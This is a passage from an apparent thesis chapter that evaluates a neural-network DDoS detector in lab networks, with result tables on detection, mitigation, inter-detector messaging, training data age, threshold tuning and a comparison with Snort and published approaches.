	4	80 Zombies	10 Attacks	Successful 10/10 detection	Successful 10/10 defence.	10/10 produced successful defence	N/A	N/A	N/A
	5	100 Zombies	10 Attacks	Successful 10/10 detection	Successful 10/10 defence	10/10 produced successful defence	N/A	N/A	N/A
	6	120 Zombies	10 Attacks	Successful 10/10 detection	Successful 10/10 defence	10/10 produced successful defence	N/A	N/A	N/A
Mixed TCP, UDP and ICMP	1	20 Zombies	10 Attacks	Successful 10/10 detection	Successful 10/10 defence	10/10 produced successful defence	N/A	N/A	N/A
	2	40 Zombies	10 Attacks	Successful 10/10 detection	Successful 10/10 defence	10/10 produced successful defence	N/A	N/A	N/A
	3	60 Zombies	10 Attacks	Successful 10/10 detection	Successful 10/10 defence	10/10 produced successful defence	N/A	N/A	N/A
	4	80 Zombies	10 Attacks	Successful 10/10 detection	Successful 10/10 defence.	10/10 produced successful defence	N/A	N/A	N/A
	5	100 Zombies	10 Attacks	Successful 10/10 detection	Successful 10/10 defence	10/10 produced successful defence	N/A	N/A	N/A
	6	120 Zombies	10 Attacks	Successful 10/10 detection	Successful 10/10 defence	10/10 produced successful defence	N/A	N/A	N/A
Mixed TCP, UDP and ICMP	1	20 Zombies	10 Attacks	Successful 10/10 detection	Successful 10/10 defence	10/10 produced successful defence	N/A	N/A	N/A
	2	40 Zombies	10 Attacks	Successful 10/10 detection	Successful 10/10 defence	10/10 produced successful defence	N/A	N/A	N/A

	3	60 Zombies	10 Attacks	Successful 10/10 detection	Successful 10/10 defence	10/10 produced successful defence	N/A	N/A	N/A
	4	80 Zombies	10 Attacks	Successful 10/10 detection	Successful 10/10 defence	10/10 produced successful defence	N/A	N/A	N/A
	5	100 Zombies	10 Attacks	Successful 10/10 detection	Successful 10/10 defence	10/10 produced successful defence	N/A	N/A	N/A
	6	120 Zombies	10 Attacks	Successful 10/10 detection	Successful 10/10 defence	10/10 produced successful defence	N/A	N/A	N/A

Table 7-9: Detection and defence components in environment two.

The results from Table 7-9 are explained as follows:

- The tests are deployed in environment two. The objective is to test our defence component with respect to DDoS attacks
- We launched 180 separate and 120 mixed ICMP, UDP and TCP DDoS attacks and our defence component mitigated all DDoS attacks that were detected by the detection component.

The results in Table 7-9 are used to calculate Sensitivity, Specificity, False Positive Rate (FPR), Precision and Detection Accuracy of the defence system as shown in Table 7-10.

DDoS Attacks	Defence Accuracy (%)	Sensitivity (%)	Specificity (%)	Precision (%)	FPR (%)
TCP Attack	95.00	95.00	0	100	0
UDP Attack	98.33	98.33	0	100	0
ICMP Attack	98.33	98.33	0	100	0
UDP, ICMP and TCP attack (round 1)	100	100	0	100	0
UDP, ICMP and TCP attack (round 2)	100	100	0	100	0
Average	98.33	98.33	0	100	0

Table 7-10: Defence component Sensitivity, Specificity, FPR, Precision and Defence Accuracy.

In Table 7-10, Specificity and FPR both show zero results because False Positive and True Negative are shown as not applicable (nothing identified - 0 value). When we launched separate TCP, UDP and ICMP DDoS attacks, our defence system was able to mitigate most DDoS attacks producing a defence accuracy of 95%, 98%, %98 and 100% respectively. Such results are expected because the defence system is programed to defend on the basis of detection system's output. If the detection component flags a set of traffic to be a DDoS attacks, then the defence system stops them from reaching the victim. This means any failure to defend against DDoS attacks is due to a lack of DDoS detection or misconfiguration of the defence component.

7.2.5 Communication between the DDoS Detectors via encrypted messages

Communications between the DDoS Detectors provide enough awareness information to assist individual DDoS Detectors to take countermeasures if needed. This includes the destination machine and type of the attack (see Chapter 5, Section 5.6). For this particular test, we selected three virtual networks in environments one and two, while environment two is safely connected to an outside Network. The network consisted of the following characteristics.

Network-1
DDoS Detector: 10.0.0.1
Network: 10.0.0.0
Interface: eth1, eth2 and eth3 (physical interfaces of the machine).

Network -2
DDoS Detector: 10.0.2.1
Network: 10.0.2.0
Interfaces: eth1, eth2 and eth3 (physical interfaces of the machine).

Network-3
DDoS Detector: 10.0.3.1
Network: 10.0.3.0
Interfaces: eth1, eth2 and eth3 (physical interfaces of the machine).

Attacker/Zombies
Network: 192.168.1.0 and 192.168.2.0

In our setup, we selected one DDoS Detector for each network that analyses and protects the network on interface one (eth1). Interfaces two and three (eth2 and eth3) are used for secure communication between every other network to deliver encrypted messages when an attack is detected by any detector in the networks. Meanwhile, the zombies spread in networks 192.168.1.0 and 192.168.2.0. The results of the tests are shown in Table 7-11.

No. Test	Attacks	No. of Zombies and their networks	No. of Attacks	Flow of DDoS attack. Networks	Successful Communication between DDoS defectors.	True Positive	False Positive	True Negative	False Negative
1	UDP, TCP and ICMP DDoS attacks	40 zombies operate from 192.168.1.0 and 40 zombies form 192.168.2.0	20 Attack	Networks (1 &2). Subnets: 10.0.0.0-10.0.2.0	20/20 Successful communication between network 1 & 2.	20/20 successful communication	N/A	N/A	N/A
2	UDP, TCP and ICMP DDoS attacks	50 zombies operate from 192.168.1.0 and 50 zombies operate form 192.168.2.0	20 Attacks	Networks (1,2 & 3). Subnets: 10.0.0.0-10.0.2.0-10.0.3.0	20/20 Successful communication between network 1,2 & 3	20/20 successful communication	N/A	N/A	N/A
3	UDP, TCP and ICMP DDoS attacks	60 zombies operate from 192.168.1.0 and 60 zombies operate form 192.168.2.0	20 Attacks	Networks (1 & 3). Subnets: 10.0.0.0-10.0.3.0	20/20 Successful communication between network 1 & 3	20/20 successful communication	N/A	N/A	N/A
4	UDP, TCP and ICMP DDoS attacks	60 zombies operate from 192.168.1.0 and 60 zombies operate form 192.168.2.0	20 Attacks	Networks (1,2 & 3). Subnets: 10.0.0.0-10.0.2.0-10.0.3.0	20/20 Successful communication between networks 1&3-2 &3 - 1 & 2	20/20 successful communication	N/A	N/A	N/A
5	UDP, TCP and ICMP DDoS attacks	70 zombies operate from 192.168.1.0 and 70 zombies operate form 192.168.2.0	20 Attacks	Networks (1,2 & 3). Subnets: 10.0.0.0-10.0.2.0-10.0.3.0	20/20 Successful communication between networks 1,2 & 3	20/20 successful communication	N/A	N/A	N/A

6	UDP, TCP and ICMP DDoS attacks	80 zombies operate from 192.168.1.0 and 80 zombies operate form 192.168.2.0	20 Attacks	Networks (1 & 3). Subnets: 10.0.0.0-10.0.3.0	20/20 Successful communication between networks 1 & 3	20/20 successful communication	N/A	N/A	N/A
7	High genuine traffic	N/A	120 rounds	Networks (1,2 & 3). Subnets: 10.0.0.0-10.0.2.0-10.0.3.0	120/120 Successful communication between network 1,2 & 3	N/A	N/A	120/120 successful communication	N/A

Table 7-11: Knowledge sharing.

In the experiments, we launched 120 mixed DDoS attacks (each with different number of zombies) and 120 rounds of genuine traffic from three different virtual networks. In the tests, the communications between the DDoS Detectors were successful and no communication failures were experienced. However, communications can fail if logical errors or configuration issues are experienced. Sensitivity, Specificity, False Positive Rate (FPR), Precision and Detection Accuracy of the communication system is shown Table 7-12.

Attacks	Communication Accuracy (%)	Sensitivity (%)	Specificity (%)	Precision (%)	FPR (%)
UDP, ICMP and TCP attack	100	100	100	100	0

Table 7-12: Knowledge sharing Sensitivity, Specificity, FPR, Precision and Communication Accuracy.

7.2.6 Minimise the strength of DDoS attacks before they reach their destination

Distributing DDoS Detectors reduces the strength of DDoS attacks if each detector detects, mitigates and shares. The purpose of this test is to measure the traffic (DDoS attack and genuine traffic) before and after DDoS attack mitigation. We used environment two, with the same network settings described in Section 7.2.5 where DDoS Detectors are distributed between the networks as shown in Figure 5-1, Section 5.2 Chapter 5. Using IPTraf, we calculated the number of packets before and after DDoS detection and recorded them in the following Table 7-13.

Mixed TCP, UDP and ICMP DDoS attacks and genuine traffic (Rounds/sec)	Packet Number before DDoS attacks detection/mitigation	Packet Numbers after DDoS attacks detection/mitigation	Percentage of each round
1	134892433	155554	0.11%
2	154373721	167874	0,10%
3	194312791	177334	0.09%
4	2343193842	127244	0.01%
5	2648793810	117332	0.004%

Table 7-13: Number of packets before and after DDoS detection and mitigation.

The above table represents number of packets before and after DDoS mitigation. The second column from the left shows genuine and forged packet numbers. When threats are detected by the detection component, the defence component blocked all the forged packets allowing genuine packets to pass through. This resulted in reducing the strength of the attacks (third column from the left) while genuine packets reached their destination. The fourth column from the left represents the percentage of packets after mitigation.

7.3 Old and Up-to-date Datasets in DDoS Detection.

In section 7.2, we extended our testing focus with regard to our requirements to calculate the detection, mitigation and knowledge sharing accuracies of our DDoS Detector. In this section, we explain the effect of old and up-to-date training datasets on the Sensitivity, Specificity, FPR, Precision and Detection Accuracy. As explained in Chapter 4 Section 4.9, old datasets are datasets that cover old known DDoS attacks (patterns), while up-to-date datasets cover old and the latest known DDoS attacks (patterns). We began by training our approach with old and up-to-date datasets and launched known and unknown DDoS attacks to identify the DDoS Detector´s response to unknown DDoS attacks. This was performed as follows.

1. Generated new datasets that contained genuine traffic and old DDoS attacks using the steps described in Chapter 4, Section 4.2. However, the DDoS attack approaches that are used to generate DDoS attacks according to today's standards do not introduce threats to the network and can be identified by signature based detection systems such as Snort. Hence, the patterns that form the datasets are old and known to the existing solutions.

2. Designed, trained, implemented and integrated all three detection, defence and knowledge sharing components as described in Chapters 5 and 6 to create a new DDoS Detector. We call the current solution, which is trained with up-to-date patterns, DDoS Detector-1, while the new one is called DDoS Detector-2. Then the new solution (DDoS Detector-2) is trained with old datasets that we obtained in step 1. In other words, DDoS Detector-1 is untouched since its ANN algorithm was already trained with up-to-date patterns.
3. Installed both DDoS Detectors 1 and 2 in environment two where genuine traffic and DDoS attacks are flowing towards the victim. The DDoS approaches and tools used to launch the attacks are the same as used and described in Section 7.2.
4. In the experiments, 60 mixed UDP, TCP and ICMP attacks and 60 rounds of genuine traffic are used simultaneously towards the same destination. This is done via two different virtual networks where each DDoS Detector, 1 and 2, is installed separately.
5. The number of zombies used in these experiments ranges between 20 and 120.

The results of the experiments are recorded in Table 7-14 while calculation and comparison of Sensitivity, Specificity, False Positive Rate (FPR), Precision and Detection Accuracy of a DDoS Detector-1 and DDoS Detector-2 are recorded in Table 7-15.

No.	DDoS Detector 1 or 2	No. of zombies	True Positive	False Positive	True Negative	False Negative
1	DDoS Detector -1	20 Zombies	10/10 attacks detected	N/A	N/A	N/A
2	DDoS Detector -2	20 Zombies	8/10 attacks detected	N/A	N/A	2 Attacks flagged genuine
3	DDoS Detector -1	40 Zombies	10/10 attacks detected	N/A	N/A	N/A
4	DDoS Detector -2	40 Zombies	8/10 attacks detected	N/A	N/A	2 Attack flagged genuine
5	DDoS Detector -1	60 Zombies	10/10 attacks detected	N/A	N/A	N/A
6	DDoS Detector -2	60 Zombies	10/10 attacks detected	N/A	N/A	N/A
7	DDoS Detector -1	80 Zombies	10/10 attacks detected	N/A	N/A	N/A
8	DDoS Detector -2	80 Zombies	9/10 attacks detected	N/A	N/A	1 Attack flagged genuine

9	DDoS Detector -1	100 Zombies	8/10 attacks detected	N/A	N/A	2 Attacks flagged genuine
10	DDoS Detector -2	100 Zombies	10/10 attacks detected	N/A	N/A	N/A
11	DDoS Detector -1	120 Zombies	10/10 attacks detected	N/A	N/A	N/A
12	DDoS Detector -2	120 Zombies	8/10 attacks detected	N/A	N/A	2 Attacks flagged genuine
13	DDoS Detector -1	N/A	N/A	N/A	10/10 rounds of traffic detected to be normal	N/A
14	DDoS Detector -2	N/A	N/A	N/A	10/10 rounds of traffic detected to be normal	N/A
15	DDoS Detector -1	N/A	N/A	N/A	10/10 rounds of traffic detected to be normal	N/A
16	DDoS Detector -2	N/A	N/A	2 Normal flagged as attack.	8/10 rounds of traffic detected to be normal	N/A
17	DDoS Detector -1	N/A	N/A	N/A	10/10 rounds of traffic detected to be normal	N/A
18	DDoS Detector -2	N/A	N/A	N/A	10/10 rounds of traffic detected to be normal	N/A
19	DDoS Detector -1	N/A	N/A	N/A	10/10 rounds of traffic detected to be normal	N/A
20	DDoS Detector -2	N/A	N/A	N/A	10/10 rounds of traffic detected to be normal	N/A
21	DDoS Detector -1	N/A	N/A	N/A	10/10 rounds of traffic detected to be normal	N/A
22	DDoS Detector -2	N/A	N/A	N/A	10/10 rounds of traffic detected to be normal	N/A
23	DDoS Detector -1	N/A	N/A	N/A	10/10 rounds of traffic detected to be normal	N/A
24	DDoS Detector -2	N/A	N/A	N/A	10/10 rounds of traffic detected to be normal	N/A

Table 7-14: DDoS Detectors 1 and 2 test results.

DDoS Detector-2 failed to detect 7 unknown DDoS attacks (60 DDoS attacks are launched of which 30 of the attacks are known and 30 are unknown) and flagged 2 out of 60 rounds of genuine traffic as attacks. The results from Table 7-14 are used to produce Table 7-15, which is later further analysed in Section 7.5

DDoS Detectors	Detection Accuracy (%)	Sensitivity (%)	Specificity (%)	Precision (%)	FPR (%)
DDoS Detector - 1	98.33	96.66	100	100	0
DDoS Detector - 2	92.50	88.33	96.66	96.36	3.33

Table 7-15: Sensitivity, Specificity, FPR, Precision and Detection Accuracy.

When we trained DDoS Detector-2 with old datasets, the solution detected 100% known DDoS attacks, 76% unknown DDoS attack and produced 92% Detection Accuracy (equal number of known and unknown DDoS attacks used). However, when we trained DDoS Detector-1 with up-to-date datasets, the solution was able to detect most known and unknown DDoS attacks (98% Detection Accuracy) that are similar to those it was trained with. This means, the more up-to-date patterns we used to train the ANN, the better the solution responded to detect unknown DDoS attacks. See Section 7.5 for the number of detected known and unknown DDoS attacks (current approach with up-to-date patterns).

7.4 Signature Based Detection and DDoS Detectors

We further extend our testing process by comparing our existing DDoS Detector with Snort (signature based solution) to validate our contribution in terms of Detection Accuracy Sensitivity, Specificity, FPR and Precision. We have chosen Snort as a popular signature solution that uses its pre-defined rules in its database to detect different DDoS attacks. Snort is a popular open source Intrusion Detection System with a good industrial reputation. We conducted our tests in environment two; where we tested each solution (Snort and DDoS Detector) with 60 DDoS attacks and 60 rounds of genuine traffic. The Number of zombies ranged between 20 and 120. The results of the tests are recorded in Table 7-16.

No.	Detection Tool	No. of zombies	True Positive	False Positive	True Negative	False Negative
1	Snort	20 Zombies	10/10 attacks detected	N/A	N/A	N/A
2	DDoS Detector	20 Zombies	10/10 attacks detected	N/A	N/A	N/A
3	Snort	40 Zombies	9/10 attacks detected	N/A	N/A	1 Attack flagged genuine
4	DDoS Detector	40 Zombies	10/10 attacks detected	N/A	N/A	N/A
5	Snort	60 Zombies	10/10 attacks detected	N/A	N/A	N/A
6	DDoS Detector	60 Zombies	9/10 attacks detected	N/A	N/A	1 Attack flagged genuine
7	Snort	80 Zombies	10/10 attacks detected	N/A	N/A	N/A
8	DDoS Detector	80 Zombies	10/10 attacks detected	N/A	N/A	N/A
9	Snort	100 Zombies	9/10 attacks detected	N/A	N/A	1 Attack flagged genuine
10	DDoS Detector	100 Zombies	9/10 attacks detected	N/A	N/A	1 attack flagged normal
11	Snort	120 Zombies	6/10 attacks detected	N/A	N/A	4 attacks flagged normal
12	DDoS Detector	120 Zombies	10/10 attacks detected	N/A	N/A	N/A
13	Snort	N/A	N/A	1 Normal flagged as attack	9/10 rounds of traffic detected to be normal	N/A
14	DDoS Detector	N/A	N/A	N/A	10/10 rounds of traffic detected to be normal	N/A
15	Snort	N/A	N/A	1 Normal flagged as attack	9/10 rounds of traffic detected to be normal	N/A
16	DDoS Detector	N/A	N/A	N/A	10/10 rounds of traffic detected to be normal	N/A
17	Snort	N/A	N/A	N/A	10/10 rounds of traffic detected to be normal	N/A

18	DDoS Detector	N/A	N/A	N/A	10/10 rounds of traffic detected to be normal	N/A
19	Snort	N/A	N/A	N/A	10/10 rounds of traffic detected to be normal	N/A
20	DDoS Detector	N/A	N/A	N/A	10/10 rounds of traffic detected to be normal	N/A
21	Snort	N/A	N/A	N/A	10/10 rounds of traffic detected to be normal	N/A
22	DDoS Detector	N/A	N/A	N/A	10/10 rounds of traffic detected to be normal	N/A
23	Snort	N/A	N/A	N/A	10/10 rounds of traffic detected to be normal	N/A
24	DDoS Detector	N/A	N/A	N/A	10/10 rounds of traffic detected to be normal	N/A

Table 7-16: DDoS Detector and Snort.

Our solution was able to detect both genuine and DDoS attack traffic and produced 98% Detection Accuracy (See Section 7.5 for the number of detected known and unknown DDoS attacks). On the other hand, Snort´s Detection Accuracy is 93% of 100% known and 80% unknown DDoS attack detection. Table 7-17 outlines the results of detection rates.

Approaches	Detection Accuracy (%)	Sensitivity (%)	Specificity (%)	Precision (%)	FPR (%)
DDoS Detector	98.33	96.66	100	100	0
Snort	93.33	90.00	96.66	96.42	3.33

Table 7-17: Sensitivity, Specificity, FPR, Precision and Detection Accuracy.

7.5 Comparisons, Analysis and Evaluation

In this section, we further tabulated and compared our test results with other approaches and academic research work (Chapter 2). The outcome of our comparisons is then analysed and used to evaluate our work to verify our contribution. However, some of the research papers discussed in Chapter 2 do not provide Sensitivity, Specificity, FPR or Detection Rates values. Some provide explanations of accuracy while other papers provide values for only some measures (e.g. Sensitivity or Specificity). We have, however, taken the average values of our tests and recorded them in Table 7-18, where we compare our approach with others. The comparisons and analysis only cover detection and mitigation leaving the DDoS tractability approach untouched. The comparison covers related and unrelated approaches such as data mining, infrastructure, ANN and statistics.

Approaches	Defence Accuracy (%)	Detection Accuracy (%)	Sensitivity (%)	Specificity (%)	Precision (%)	FPR (%)	Comments
DDoS Detector- our approach	98.17 (average)	98.17 (average)	97.05 (average)	100 (average)	100 (average)	0	Refer to sections 7.2, 7.3 and 7.4.
Snort-signature based.	N/A	93.33	90.00	96.66	96.42	3.33	See sections 7.4.
Probabilistic Neural Network based attack traffic classification [2].	N/A	Over two periods-92 (P1) and 97 (P2).	N/A	N/A	N/A	1 and 0	Authors used ANN to identify genuine traffic and DDoS attack.
Early Warning System for DDoS Attacking Based on Multilayer Deployment of Time Delay Neural Network [226].	Defence accuracy is not defined, but authors introduced defence system in their approach.	83	83	N/A	N/A	N/A	Authors uses Time Delay neural network to introduce early warning DDoS detection.
Detecting DoS and DDoS Attacks Using Chi-Square [101].	N/A	94.63	92.76	7.24	N/A	3.5	40 Zombies used to deploy the attacks. One tool is used to launch the attack.

DDoS Attack Detection Based On Neural Network [102].	N/A	89.9259	N/A	N/A	N/A	N/A	Simulation tool is used to generate datasets using old DDoS tools.
Improved Detection Approach for Distributed Denial of Service Attack Based on SVM [242].	Defence accuracy is not defined, but author introduced defence system in their approach.	N/A	96.5	N/A	N/A	0.87	KDD-cup 1999 is used to train the algorithm (Old patterns).
Collaborative Detection of DDoS Attacks over Multiple Network Domains [33].	N/A	98	N/A	N/A	N/A	1	The environments are simulated.
Agent-based network intrusion detection system using data mining approaches [105].	N/A	N/A	N/A	N/A	N/A	N/A	MIT datasets are used to train the algorithm.
An ISP Level Solution to Combat DDoS Attacks using Combined Statistical Based Approach [77].	N/A	98	N/A	N/A	N/A	2.9	Simulations are used to test the solution.
DDoS defense system with Turing test and neural network [84].	Defence accuracy is not defined, but authors introduced defence system in their approach.	Authors mentioned Accuracy, but no values are presented.	N/A	N/A	N/A	Authors mentioned FAR, but no values are presented	This paper shows Neural networks ability to detect unknown attack, but no values have been presented to compare our results with.

An Intrusion-Detection Model Based on Fuzzy Class-Association-Rule Mining Using Genetic Network Programming [108].	N/A	N/A	95	N/A	N/A	N/A	MIT datasets are used to train the algorithm to detect all possible network attacks including DDoS.
Statistical Approaches to DDoS Attack Detection and Response [66].	N/A	N/A	N/A	N/A	N/A	N/A	Accuracy is mentioned in this paper, but no values have been provided.

Table 7-18: Comparison between our approach and others.

In Table 7-18, we compared our approach (DDoS Detector) with Snort and other academic research works. To evaluate our approach and identify our contribution, one needs to compare and analyse the outcome of our work in terms of values that represent accuracy. Therefore, in our comparison, we selected papers that provided accuracy values of their work and discarded research papers that did not provide such values. However, all related approaches that have not provided such values are explained in Chapter 2. As explained in Chapter 3, we aim to measure Detection Accuracy, Specificity, FPR, Precision and Sensitivity, in conditions as close as possible to realistic scenarios. Therefore, the following variables were taken into account when we compared and evaluated our results.

1. Type of the datasets used to train the ANN.
    a. Generated from real network environments or simulators.
    b. A Third party dataset.
    c. Made up of old or up-to-date datasets.
2. Were the final results tested.
    a. Using real network environments or simulators. In simulation environments algorithms might work fine, but when the end product is moved to a real environment, the solution might introduce false alarm.
3. Zero-day DDoS attack detection.
4. Detection and Defence Accuracies.

We considered each of the papers recorded in Table 7-18 and analysed them according to the points above. However, some of them do not provide all of the above information as part of their research.

I. **Probabilistic Neural Network based attack traffic classification [2]:** This approach uses an ANN algorithm to detect DDoS attacks and genuine traffic. In this paper, the authors do not explain the process of training, defence or testing of their approach. However, they evaluated their work over two periods: period one produced 92% and period two produced 97% Detection Accuracy. The False Alarm detection rate recorded 1% and 0.

II. **Early Warning System for DDoS Attacking Based on Multilayer Deployment of Time Delay Neural Network [226]:** The authors use a Time Delay Neural Network to introduce early warning DDoS detection. In their approach, the authors provide statistical data to verify their Detection Accuracy. Their approach achieved 83% Detection Accuracy and Sensitivity. The firewall concept (see Chapter 5) is used to defend against DDoS attacks, but no values are provided to support the defence accuracy. Meanwhile, the process of training (datasets), testing or evaluation is not explained in [226].

III. **DDoS Attack Detection Based on Neural Network [102]:** Similar to our approach, this approach uses Back-Propagation to detect DDoS attacks. The authors used network simulations to obtain their datasets and test their outcome. The DDoS tools and methodologies used for testing [102] are old methodologies (e.g. Ping of Death). However, their approach produced 89.9259% Detection Accuracy.

IV. **Detecting DoS and DDoS Attacks Using Chi-Square [101]:** The authors use statistics (Chi-Square) to detect DDoS attacks. The Detection Accuracy for this approach was measured as 94.63%, 92.76% (Sensitivity) and 7.24% (Specificity) with 3.5% False Alarms. This approach was tested in a real network environment, but the number of zombies and type of attack methodologies were limited. For example, only 40 zombies were used to test the outcome and only one type of attacking tool (Trinoo) was used to launch the attack.

V. **Improved Detection Approach for Distributed Denial of Service Attack Based on SVM [242]:** The authors used a SVM data mining approach to detect DDoS attack that provided 96.5% detection Sensitivity. However, the authors used old datasets (KDD-cup 1999) to train their approach. This approach [242] does not provide defence accuracy values or knowledge of unknown DDoS detection.

VI. **Collaborative Detection of DDoS Attacks over Multiple Network Domains [33]:** This approach uses network infrastructure to detect DDoS attack with 98% Detection Accuracy. However, [33] used simulation to create and test their approach for detecting DDoS attacks. Furthermore, the accuracy of detection was based on one attacking methodology (Stacheldraht).

VII. **Agent-based network intrusion detection system using data mining approaches [105]:** As stated, this approach uses a data mining approach to detect various attacks, including DDoS attacks. However, the authors used datasets from MIT Lincoln Laboratory (old datasets) to train the algorithm. This approach provided information about general unknown attacks, but the authors provided no values.

VIII. **An ISP Level Solution to Combat DDoS Attacks using Combined Statistical Based Approach [77]:** The authors used a statistical approach to combat DDoS attacks with a 98% Detection Accuracy and 2.9% False Alarm rate. However, this approach used network simulators for testing and verification.

IX. **An Intrusion-Detection Model Based on Fuzzy Class-Association-Rule Mining Using Genetic Network Programming [108]:** The authors of this approach used MIT Lincoln Laboratory (old datasets) to train their approach, which produced 95% Sensitivity. This approach does not provide a defence mechanism to detect against known and unknown attacks.

X. **DDoS defense system with Turing test and neural network [84] and Statistical Approaches to DDoS Attack Detection and Response [66]:** Both approaches explain the process of detecting DDoS attacks. However, neither approach provides values to support their claims about detection accuracy.

Based on the comparison analysis explained above, we can evaluate and verify our contribution in the following points.

- Our approach (DDoS Detector) produced on average 98.17% detection and defence accuracy coupled with 97.05% Sensitivity. Furthermore, our approach provided 100% Specificity and Precision with 0% False Alarm. These values cover high or low rate genuine traffic, known and unknown DDoS attacks. Our approach respectively introduced 4.84%, 15.17%, 1.17%-6.17%, 3.54%, 8.24% higher Detection Accuracy than Snort, [226], [2], [101], and [102]. Also, the Detection Accuracy of our approach is higher than [77] and [33] by 0.17%. However, both [77] and [33] approaches used simulation to detect and test their approaches, while we tested our DDoS Detector in real network environments. Furthermore, our approach produced 7.05% higher Sensitivity rate than Snort, 14.05% than [226], 4.29% than [101], 2.05% than [108] and 0.55% than [242]. However, we did not compare Specificity, Precision and FPR since our records show 100% and 0 value respectively.
- On average, our approach contributed 4.93% (approximately 5%) DDoS Detection Accuracy and 5.59% Sensitivity higher than all the other best approaches described in Table 7-18. However, if our approach were trained with old dataset (Table 7-14), then the Detection Accuracy of our approach would be reduced by approximately 6%. Hence, it is always vital to train ANN with up-to-date datasets to increase the detection rate.
- To further break down our contribution, we launched 580 known and 580 unknown DDoS attacks. On average our approach detected 95.17% of unknown DDoS attacks (552 attacks detected) and 100% of known DDoS attacks. This means our solution failed to detect approximately 5% of unknown DDoS attacks. This is expected, because as explained in Chapter 4 and Chapter 5, the ANN only detects attacks that are similar to those it was trained with and 5% of the attacks were completely different.
- The defence accuracy of our approach is 98.17% (on average). This is expected since our defence component activates on the basis of the detection system´s output. This means, the value of the defence accuracy cannot be higher or lower than the detection accuracy. If the value is different, then this indicates a technical issue in the implementation.

It is worth pointing out here that our solution yielded such an outcome based on our environments, experiments, datasets, and selection of patterns; and not the environments and datasets used by other approaches as shown in Table 7-18. This is due to a lack of access to datasets, patterns and environments of other approaches. Accordingly, our comparison is based on their final results. Hence, we only compare our results to the results provided in Table 7-18 in terms of Accuracy, Sensitivity, Specificity, and Precision.

Furthermore, the FPR values reported here were calculated in order to enable the comparison to be made with the FPR values reported in other studies (Table -7-18). False Negative Rate (FNR) values were not calculated here since previous studies have not reported FNR values for comparison. However, in general it is expected that FPR values and FNR values will differ from one another since the former measures the proportion of false alarms, while the latter measures the proportion of missed attacks.

7.6 Changing Threshold Values

In Chapter 5, Section 5.5.1, we explained the purpose of thresholds in our DDoS Detectors. We have, however, adjusted the values of each TCP, UDP and ICMP threshold to high, low and existing (Table 7-19). Then we observed the DDoS Detector's response in detecting DDoS attacks and recorded their detection accuracy in Table 7-21.

Protocols	Current Thresholds per protocol per packets	New thresholds. Greater than current thresholds	New thresholds. Smaller than current thresholds
ICMP	600	1500	400
TCP	4000	5500	2000
UDP	4000	5000	2000

Table 7-19: Changing threshold values.

In the experiment, we used 80 zombies to launch 60 separate and mixed TCP, UDP and ICMP DDoS attacks and 60 rounds of genuine traffic in environment two. The results are recorded in Table 7-20.

Type of traffic	Thresholds	No. Attack or genuine traffic	True Positive	False Positive	True Negative	False Negative
TCP DDoS attack	TCP existing threshold	60 DDoS attacks	59 attacks detected	N/A	N/A	1 attack is flagged as genuine
TCP genuine traffic	TCP existing threshold	60 rounds of genuine traffic	N/A	N/A	60/60 detected as genuine	N/A
TCP DDoS attack	TCP low threshold	60 DDoS attacks	58 attacks detected	N/A	N/A	2 attacks are flagged as genuine
TCP genuine traffic	TCP low threshold	60 rounds of genuine traffic	N/A	N/A	60/60 detected as genuine	N/A
TCP DDoS attack	TCP high threshold	60 DDoS attacks	35 attacks detected	N/A	N/A	25 attacks are flagged as genuine
TCP genuine traffic	TCP high threshold	60 rounds of genuine traffic	N/A	N/A	40/60 detected as genuine	20 rounds of the traffic were not analysed by the detectors

UDP DDoS attack	UDP existing threshold	60 DDoS attacks	58 attacks detected	N/A	N/A	2 attacks are flagged as genuine
UDP genuine traffic	UDP existing threshold	60 rounds of genuine traffic	N/A	N/A	60/60 detected as genuine	N/A
UDP DDoS attack	UDP low threshold	60 DDoS attacks	58 attacks detected	N/A	N/A	2 attacks are flagged as genuine
UDP genuine traffic	UDP low threshold	60 rounds of genuine traffic	N/A	N/A	60/60 detected as genuine	N/A
UDP DDoS attack	UDP high threshold	60 DDoS attacks	32 attacks detected	N/A	N/A	28 attacks are flagged as genuine
UDP genuine traffic	UDP high threshold	60 rounds of genuine traffic	N/A	N/A	28/60 detected as genuine	32 rounds of the traffic were not analysed by the detectors
ICMP DDoS attack	ICMP existing threshold	60 DDoS attacks	59 attacks detected	N/A	N/A	1 attack is flagged as genuine
ICMP genuine traffic	ICMP existing threshold	60 rounds of genuine traffic	N/A	N/A	60/60 detected as genuine	N/A
ICMP DDoS attack	ICMP low threshold	60 DDoS attacks	58 attacks detected	N/A	N/A	2 attacks are flagged as genuine
ICMP genuine traffic	ICMP low threshold	60 rounds of genuine traffic	N/A	N/A	60/60 detected as genuine	N/A
ICMP DDoS attack	ICMP high threshold	60 DDoS attacks	35 attacks detected	N/A	N/A	25 attacks are flagged as genuine
ICMP genuine traffic	ICMP high threshold	60 rounds of genuine traffic	N/A	N/A	40/60 detected as genuine	20 rounds of the traffic were not analysed by the detectors
ICMP, UDP, TCP DDoS attack	ICMP, UDP, TCP existing threshold	60 DDoS attacks	58 attacks detected	N/A	N/A	2 attacks are flagged as genuine
ICMP, UDP, TCP genuine traffic	ICMP, UDP, TCP existing threshold	60 rounds of genuine traffic	N/A	N/A	60/60 detected as genuine	N/A
ICMP, UDP, TCP DDoS attack	ICMP, UDP, TCP low threshold	60 DDoS attacks	58 attacks detected	N/A	N/A	2 attacks are flagged as genuine

ICMP, UDP, TCP genuine traffic	ICMP, UDP, TCP low threshold	60 rounds of genuine traffic	N/A	N/A	60/60 detected as genuine	N/A
ICMP, UDP, TCP DDoS attack	ICMP, UDP, TCP high threshold	60 DDoS attacks	37 attacks detected	N/A	N/A	23 attacks are flagged as genuine
ICMP, UDP, TCP genuine traffic	ICMP, UDP, TCP high threshold	60 rounds of genuine traffic	N/A	N/A	35/60 detected as genuine	25 rounds of the traffic were not analysed by the detectors

Table 7-20: High, low and existing thresholds to detect DDoS attacks.

We learned from these experiments (Table 7-20) that increasing the threshold values decreases the DDoS detection process. This is because packets are retrieved and analysed by the ANN engine only when the number of packets is greater than the thresholds. In this case the flow of network traffic is lower than the threshold values and packets are subject to investigation when the number of packets passing through is greater than threshold values. If we reduce the threshold values, the DDoS Detectors retrieve all packets passing through, making appropriate decisions about genuine and attack traffic. However, this increases CPU utilisation and system resource consumption to 100%, since CPU resources are continuously used to retrieve and analyse the packets. Based on the results from Table 7-20, we calculated the Detection Accuracy when the thresholds are low, high and existing and recorded the outcome in Table 7-21.

Attacks	Threshold	Average Detection Accuracy (%)	Average CPU Utilisation (%)
Separate and mixed TCP, UDP and ICMP DDoS attacks.	Existing	98	70% Maximum 48% Minimum
Separate and mixed TCP, UDP and ICMP DDoS attacks.	Low	98	100% Minimum/ Maximum
